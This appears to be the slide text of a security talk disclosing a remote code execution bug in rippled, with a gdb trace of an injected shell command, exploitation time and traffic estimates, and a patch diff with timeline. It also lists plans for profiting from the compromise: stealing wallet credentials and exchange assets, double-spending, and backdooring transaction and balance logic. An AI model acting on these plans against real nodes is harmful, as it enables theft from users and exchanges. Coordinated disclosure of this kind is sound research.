0x7f7ebe1e2548: 0x0000000680000000  0x0107c7f800000000
0x7f7ebe1e2558: 0x0356c82200000000  0x02bcb10400000000
0x7f7ebe1e2568: 0x02da4fd600000000  0x0043df6800000000
0x7f7ebe1e2578: 0x0000015800000000  0x022f00be00000000
0x7f7ebe1e2588: 0x0049c3f900000000  0x0356c7b800000000
0x7f7ebe1e2598: 0x02487e2b00000000  0x0043df6800000000
0x7f7ebe1e25a8: 0x0000000300000000  0x022f00be00000000
0x7f7ebe1e25b8: 0x0049c3f900000000  0x0356c7c000000000
0x7f7ebe1e25c8: 0x02487e2b00000000  0x0107c7f800000000
0x7f7ebe1e25d8: 0x0356c83a00000000  0x02bcb10400000000
0x7f7ebe1e25e8: 0x0000000000000000  0x0043df6800000000
0x7f7ebe1e25f8: 0x0356c7a000000000  0x0049c3f900000000
0x7f7ebe1e2608: 0x0356c7b000000000  0x004e9be900000000
0x7f7ebe1e2618: 0x0000000000000000  0x010f95f000000000
0x7f7ebe1e2628: 0x6500632d00000000  0x6b636148206f6863
0x7f7ebe1e2638: 0x706f2f203e206465  0x656c707069722f74
0x7f7ebe1e2648: 0x6361682f6e69622f  0x6161610000064656
```

```
Thread 2 "io svc #0" hit Breakpoint 1, 0x0000000010f95f0 in execve@plt ()
=> 0x0000000010f95f0 <execve@plt+0>: ff 25 22 cc 42 02 jmpq *%0x242cc22(%rip) # 0x3526218 <execve@got>
(gdb) x/s $rdi
0x356c7a0 <_ZN7rocksdb23kFormatVersionKeyStringB5cxx11E>: "/bin/bash"
(gdb) x/s *(Long *)($rsi+0x10)
0x7f437a34554f: "echo Hacked > /opt/ripple/bin/hacked"
```



# Exploiting Estimation

<b>For exploiting one victim node</b>	<b>Network traffic</b>	1220MB
	<b>Time cost</b>	12minutes
<b>For exploiting the entire network (1000 victims)</b>	<b>Network traffic</b>	1191GB
	<b>Time cost</b>	9 Days

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# Post-Exploitation of Blockchain Infrastructure

One slide before  
the exploit was  
**DEMONSTRATED**






# Gaining profit from RCE

- Plan A: Stealing wallet credentials which are possibly stored on the compromised servers.
- Plan B: Stealing assets from exchanges by controlling their XRPL node servers.
- Plan C: Gaining profit through double-spending attacks after taking control of enough validators.
- Plan D: Hijacking some critical logic of compromised servers, such as:
  - Altering the logic of transaction verification which will introduce a super backdoor that allows arbitrary transactions constructed by the attackers to be accepted even if they are illegal.
  - Altering the logic of balance calculation to stealthily increase the balance of a specific address over time.



# Demo video





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# The Ending

## Improve handling of endpoints during peer discovery

develop (#4094)

1.10.1 1.10.0 1.10.0-rc4 1.9.4 1.9.3 1.9.2 1.9.1 1.9.0 1.8.5

nbougalis committed on Feb 8, 2022 Verified

Showing 10 changed files with 75 additions and 73 deletions.

```
struct Endpoint
{
-   Endpoint();
+   Endpoint() = default;

-   Endpoint(beast::IP::Endpoint const& ep, int hops_);
+   Endpoint(beast::IP::Endpoint const& ep, std::uint32_t hops_);

-   int hops;
+   std::uint32_t hops = 0;
    beast::IP::Endpoint address;
};
```

- A silent patch without explicit vulnerability information.
- Timeline
  - Jan 18, 2022: The bug was reported and confirmed.
  - Jan 24, 2022: The fix was issued and tested.
  - Feb 08, 2022: A new release of rippled including the fix was out.

# Acknowledge

- Ripple Team
- Yang Yu and Kai Song, Tencent Security Xuanwu Lab



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Thank you!